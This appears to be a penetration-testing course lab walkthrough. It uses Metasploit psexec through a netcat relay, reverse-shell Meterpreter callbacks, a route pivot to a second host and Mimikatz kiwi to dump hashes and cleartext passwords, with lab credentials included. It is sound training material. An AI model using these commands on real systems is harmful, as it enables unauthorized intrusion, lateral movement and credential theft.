Earlier, we saw how psexec can grab hashes from a target Windows machine. Let's try another approach, still with the same goal of retrieving the hashes from our target, but this time by sending our SMB through some pivots. We are going to use Metasploit's psexec module to launch our attack over SMB, getting the Meterpreter to run on the target so that we can use it to dump hashes. We'll see a useful feature of Metasploit's SMB connection so that we can carry it across ports other than TCP 445!

In particular, we'll deploy the Meterpreter through an instrumented netcat relay on our own Linux box, forwarding data for TCP 4545 on our Linux to 10.10.10.10 TCP port 445 so that the Meterpreter runs on target 10.10.10.10. We'll use a reverse_tcp stager for the Meterpreter payload, connecting directly back to our Linux machine on TCP port 443.

After we get the Meterpreter running on 10.10.10.10, we'll then use both the hashdump command and the hashdump script features of the Meterpreter to extract the hashes.




Start by launching Metasploit:

```
# cd /opt/metasploit-4.11/
# ./app/msfconsole
```

Now, choose the psexec exploit module from Metasploit, which you can use to cause a target to run a Metasploit payload:

```
msf > use exploit/windows/smb/psexec
```



Next, we need to tell Metasploit the target on which it should launch psexec. We'll configure it to go through our Linux machine, where we'll have an instrumented netcat relay dutifully waiting to carry the connection to 10.10.10.10:

```
msf > set RHOST [YourLinuxIPaddr]
```

And now, for an important point. One of the niftiest features of Metasploit's psexec is that we can specify any given target port we'd like, not just TCP 445. Many other SMB client software programs, such as SysInternals psexec, Windows net use, and more, are all hard-coded to connect only to TCP port 445. But, Metasploit's psexec can let us set *any* target TCP port, lending itself to flexible pivoting. For this lab, let's set the psexec module to hit the target (actually our relay) on TCP port 4545:

```
msf > set RPORT 4545
```

Now, we'll configure our psexec exploit module with a username of falken and a password of joshua. User falken is in the administrator's group for this machine, as we have seen:


```
msf > set SMBUser falken
msf > set SMBPass joshua
```

We now choose and configure our payload. Let's go with a reverse_tcp stager loading up the Meterpreter stage. We'll have the Meterpreter payload connect directly back (LHOST) to our Linux machine's IP address, on local TCP port 80 (LPORT). This port is a useful one for a reverse connection, as it is often allowed outbound from target environments.

```
msf > set PAYLOAD windows/meterpreter/reverse_tcp
msf > set LHOST [YourLinuxIPaddr]
msf > set LPORT 80
```

You may want to review the architecture of the attack in the figure a few slides back (whose title starts with "Another Way:"). Look over that attack architecture as you review Metasploit's configuration with the following command:

```
msf > show options
```



Now, GO TO ANOTHER TERMINAL WINDOW SEPARATE FROM THE METASPLOIT WINDOW. Let's build our relay. Note that we'll use a –v on our relay's netcat listener so that we can get an indication on our screen when the connection comes inbound to netcat from Metasploit.


```
# cd /tmp
# mknod msfbackpipe p
# nc -v -l -p 4545 0<msfbackpipe | nc 10.10.10.10 445 | tee msfbackpipe
```

command jump host / back pipe to 10.10.10.10

Finally, back in your Metasploit console terminal, let's launch the attack:

```
msf > exploit
```


If you built your relay correctly, you should see Metasploit connecting through your relay, with a bunch of SMB ugliness displayed on the relay screen. In your msfconsole screen, Metasploit will tell you that it is uploading the payload into a pseudo-randomly named file, and then it will start a pseudo-randomly named service. It'll then run your payload, and you should get a Meterpreter session, with the handy Meterpreter prompt. If you don't see the Meterpreter prompt, do review your configuration on the past few slides.



Now, with your Meterpreter session, grab the hashes from the target:

```
meterpreter > run hashdump
```


These are the same hashes we retrieved earlier, but this time we deployed Meterpreter using Metasploit's psexec by going through a pivot with a netcat relay.



Keep your Meterpreter session open with 10.10.10.10 because we are now going to use it to achieve something particularly useful. For the next part of the lab, we'll use the msf route command to pivot all communication from Metasploit going to 10.10.10.20 *through* the Meterpreter session you have with 10.10.10.10.

Why? As you may recall from 560.2, there is a filter on 10.10.10.20 that blocks all access to TCP port 445 from everywhere except the 10.10.10 network. So, we will use our access of 10.10.10.10 to pivot through and attack 10.10.10.20. In particular, we'll configure our pivot with the msf route command and then use psexec through it to make 10.10.10.20 run a separate Meterpreter session. We'll have this Meterpreter communicate back with our Metasploit system, using TCP port 53 as our LPORT for the reverse connection because that may be allowed outbound from target networks.

And, after we get our new Meterpreter session, we'll load the Mimikatz extension into it on 10.10.10.20, which we can use to harvest hashes and even clear-text passwords from the memory of 10.10.10.20.



Start by backgrounding your existing Meterpreter session with 10.10.10.10:

```
meterpreter > background
```

Look at the session identifier number displayed by Metasploit. This is an incremental number given by Metasploit to each session it makes with a compromised target. It is likely a small number, such as 1 or 2 or 3. Make a note of it. Next, make sure you are at the msf > prompt! We're going to pivot using the msf route command. DO NOT TYPE THE FOLLOWING COMMAND AT THE meterpreter PROMPT. ONLY TYPE IT AT THE msf PROMPT (which will look like msf exploit(psexec) >):

```
msf exploit(psexec)> route add 10.10.10.20 255.255.255.255 [SessionIDnumber]
```

This command tells Metasploit that for all traffic destined for 10.10.10.20, matching that IP address exactly (that's what the 255.255.255.255 netmask indicates), we want all the traffic to go across the given Meterpreter session ID number.

Now, let's configure our attack against 10.10.10.20:


```
msf exploit(psexec)> set RHOST 10.10.10.20
msf exploit(psexec)> set RPORT 445
```

We're using 445 here because that is allowed from 10.10.10.10 to 10.10.10.20 and will let us do a psexec on 10.10.10.20. The same payload type we chose before (meterpreter/reverse_tcp) is still selected, but let's have it come back to TCP port 53:

```
msf exploit(psexec)> set LPORT 53
```

Finally, let's review our options. Please note that the PAYLOAD, SMBUser, and SMBPass we used for 10.10.10.10 will remain the same for 10.10.10.20, as Metasploit remembers them from our earlier configuration in this lab:

```
msf exploit(psexec)> show options
```



Now, let's exploit the target machine, 10.10.10.20:


```
msf exploit(psexec)> exploit
```

Remember, you are launching psexec against 10.10.10.20, but it is being carried across your msf route pivot through 10.10.10.10. That is, you are making 10.10.10.10 cause 10.10.10.20 to run a Meterpreter payload. That Meterpreter payload will make a reverse connection from 10.10.10.20 back to your Linux machine on TCP port 53, giving you a Meterpreter prompt.

You have pivoted an attack through a Windows machine (10.10.10.10) to cause another Windows machine (10.10.10.20) to execute code.

If it succeeds, you should see an indication of "Meterpreter session [N] opened."


If you see a meterpreter > prompt, you now have a Meterpreter session with 10.10.10.20!



At our Meterpreter prompt with 10.10.10.20, let's look at some of the details of the target machine, such as its sysinfo, showing us a hostname of MORPHEUS. We can also see on the output of the ipconfig command that our Meterpreter is running on 10.10.10.20:

```
meterpreter > sysinfo

meterpreter > ipconfig
```



Now, to run Mimikatz kiwi successfully, we need to migrate to a 64-bit process running as local system. Please run the ps command:

```
meterpreter > ps
```


In the output of ps, you should see several ping.exe commands running on the machine. We specifically created these ping processes so you could migrate to them while keeping the system stable. If you migrate to a different process, it could make the system less stable. In an actual penetration test, you'd choose a given x86_64 NT AUTHORITY\SYSTEM process that wouldn't impact the stability of the target, which we're modeling here through our ping.exe processes.

Look through the output of ps for a ping.exe process that is x86_64 (which indicates 64-bit) and that is running as NT AUTHORITY\SYSTEM, specifically a ping.exe process. Look for the processID number (the first column in the output of ps). There are several such ping processes on the system for you to migrate to. DO NOT try to migrate to the LSASS process or a process running with privileges of NT AUTHORITY\NETWORK SERVICE.

Choose a ping.exe process that is x86_64 and running as NT AUTHORITY\SYSTEM, and migrate to it:

```
meterpreter > migrate [Ping.exe_ProcessID_of_x86_64_with_NT_AUTHORITY\SYSTEM]
```

If your migration is successful, you are now ready to deploy Mimikatz Kiwi.



Now, as a final step in our attack, let's load the Mimikatz Kiwi Meterpreter extension on the target machine and run it to grab hashes and clear-text passwords:

```
meterpreter > load kiwi
```


It should say that it successfully loaded the kiwi extension. We can now grab credentials using the creds_all command, which Mimikatz Kiwi adds to the Meterpreter (msv refers to the specific feature in memory from which Mimikatz is grabbing the hashes):

```
meterpreter > creds_all
```

Now, we can see the clear-text password for the administrator account because it was loaded into memory. For that target machine, it is sansnight.

To get a list of all the commands that Mimikatz adds to the Meterpreter, you can just list the Meterpreter's full command set by running:

```
meterpreter > ?
```



Finally, let's exit our Meterpreter sessions and msfconsole session:

```
meterpreter > exit
```

That closes our Meterpreter session with 10.10.10.20, putting us back at the msf > prompt.

We still have our session open with 10.10.10.10, though. Let's list its session number:

```
msf > sessions -l          ← That is a dash-lower-case-L, not a 1
```

Look at your session number with 10.10.10.10. It is likely a small integer, such as 1. We could interact with that session and shut it down, or we could just kill the session. Let's kill it with the –k option of the sessions command:


```
msf > sessions -k [SessionIDnumber]
```

Finally, let's exit the msf console:

```
msf > exit
```

In this lab, we've seen how we can deploy the Meterpreter through an instrumented netcat relay, a useful pivot maneuver through a Linux machine in a target environment. We've also explored some of the configuration options for the Metasploit psexec module, including its feature for selecting a target RPORT other than TCP 445, allowing us to pivot other ports flexibly in attacking a target environment.

